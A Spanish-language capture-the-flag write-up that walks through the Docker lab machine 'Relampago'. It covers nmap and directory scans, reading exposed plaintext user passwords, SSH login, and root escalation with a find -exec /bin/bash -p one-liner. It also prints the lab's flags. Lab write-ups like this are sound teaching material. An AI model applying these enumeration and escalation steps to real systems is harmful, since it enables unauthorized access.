Writeup

Maquina: Relampago

Sitio: https://ctf.academia-ciberseguridad.com/machines

Cyberdark

21 Abril 2025

Writeup - Maquina: Relampago

El Dia de hoy les compartiré la resolución de la maquina Relampago de **CyberConquer**


Link para descargar la Maquina https://drive.google.com/file/d/1baKOCOwzHC2ZFwDZikoxHvGjst-xxkZF/view?usp=sharing

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando ash script.sh relampago_imagen.tar El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina, además no sale un promt esperando que digitemos la bandera, que encontraremos en la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.


Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos mas rápido, pues no importa si se levanta mucho ruido)



-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.



Dado que solo los puertos **22 (SSH)** y **80 (HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_relampago_scan.txt

```
┌──(root㉿Pandora)-[/home/cyberdark/dockerlabs/injection]
└─# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_relampago_sca
n.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 21:36 -
05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.000064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol
 2.0)
| ssh-hostkey:
|   256 4f:e5:f6:81:4d:fa:71:db:c4:cf:5d:e0:ac:10:1d:ad (ECDS
A)
|_  256 57:9d:ea:26:ff:fa:db:38:1d:17:a2:d6:ae:13:8f:51 (ED25
519)
80/tcp open  http    nginx 1.22.1
|_http-title: Bienvenido al CTF
|_http-server-header: nginx/1.22.1
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could no
t find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel
:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorre
ct results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

Enumeramos con dirb http://172.17.0.2

```
┌──(root㉿Pandora)-[/home/cyberdark/dockerlabs/injection]
└─# dirb http://172.17.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 20 21:42:16 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/database/
+ http://172.17.0.2/index.html (CODE:200|SIZE:1201)

---- Entering directory: http://172.17.0.2/database/ ----
+ http://172.17.0.2/database/comments (CODE:200|SIZE:1338296)
+ http://172.17.0.2/database/logs (CODE:200|SIZE:2424685)
+ http://172.17.0.2/database/products (CODE:200|SIZE:710650)
+ http://172.17.0.2/database/transactions (CODE:200|SIZE:3089267)
+ http://172.17.0.2/database/users (CODE:200|SIZE:1013)

-----------------
```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt


```
┌──(root㉿Pandora)-[/home/cyberdark/dockerlabs/injection]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/database             (Status: 301) [Size: 169] [--> http://172.17.0.2/database/]
/index.html           (Status: 200) [Size: 1201]
/index.html           (Status: 200) [Size: 1201]
Progress: 18456 / 18460 (99.98%)
===============================================================
Finished
===============================================================
```

Como podemos observar el directorio database es accesible, además encontramos varios archivos, el users es el que más llama la atención vamos hacerle un curl http://172.17.0.2/database/users


```
┌──(root㉿Pandora)-[/home/cyberdark]
└─# curl http://172.17.0.2/database
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.22.1</center>
</body>
</html>

┌──(root㉿Pandora)-[/home/cyberdark]
└─# curl http://172.17.0.2/database/users
[
    {
        "id": 1,
        "nombre": "Grace",
        "email": "user1@outlook.com",
        "password": "ONI8AVORUity",
        "fecha_registro": "2023-04-05"
    },
    {
        "id": 2,
        "nombre": "David",
        "email": "user2@gmail.com",
        "password": "ODiqN0CKimPA",
        "fecha_registro": "2020-09-29"
    },
    {
        "id": 3,
        "nombre": "Frank",
        "email": "user5@outlook.com",
        "password": "Yf1m9MI3gmJT",
        "fecha_registro": "2024-06-28"
    },
    {
        "id": 4,
        "nombre": "Angela",
        "email": "user6@yahoo.com",
        "password": "T6f56dzQWi9C",
        "fecha_registro": "2021-01-07"
    },
    {
        "id": 8,
        "nombre": "Eve",
        "email": "user8@yahoo.com",
        "password": "xf2tumczbAfF",
```

Y logramos conseguir usuarios con sus contraseñas, ahora vamos a ir a ssh y ver cual nos permite el ingreso.

Después de probar con varios usuarios el único que permitió acceso fue Frank.



Hacemos un ls -a para ver que directorios o archivos encontramos y vemos un user.txt el cual al hacerle un cat, encontramos un md5 , el cual con una herramienta de decodificar md5




Hemos encontrado una flag, la escribimos en la maquina y correcto tenemos la primera flag de usuario.

Ahora vamos por la flag de root.

Ahora buscamos entre los binarios que podemos ejecutar como root

Y vamos a aprovechar de find

/usr/bin/find . -exec /bin/bash -p \; -quit



Ahora que tenemos privilegios de root, vamos a buscar la flag, vamos a buscar un archivo root.txt que es lo más común en estos tipos de retos ctf.

find / -name "root.txt" 2>/dev/null

encontramos el archive en /root/root.txt, ahora hagamos un cat para visualizarlo.

```
bash-5.2# find / -name "root.txt" 2>/dev/null
/root/root.txt
bash-5.2# cat /root/root.txt
f1486a23a498bff99b63206901edee1d
bash-5.2#
```

Y hemos encontrado

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/